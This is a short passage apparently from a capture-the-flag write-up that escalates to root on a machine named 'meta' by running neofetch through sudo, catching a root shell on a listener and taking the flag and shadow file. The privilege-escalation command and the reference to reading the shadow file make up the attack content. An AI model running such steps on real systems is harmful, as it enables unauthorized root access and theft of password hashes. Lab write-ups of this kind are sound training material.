
Execute the application with sudo command.

```
thomas@meta:~/.config/neofetch$ sudo /usr/bin/neofetch \"\"
```

4.0 ROOT USER

4.1 Root shell

Check on the listener. Now we get a root shell.



4.1.1 Flag and Shadow

Grab those important files we need.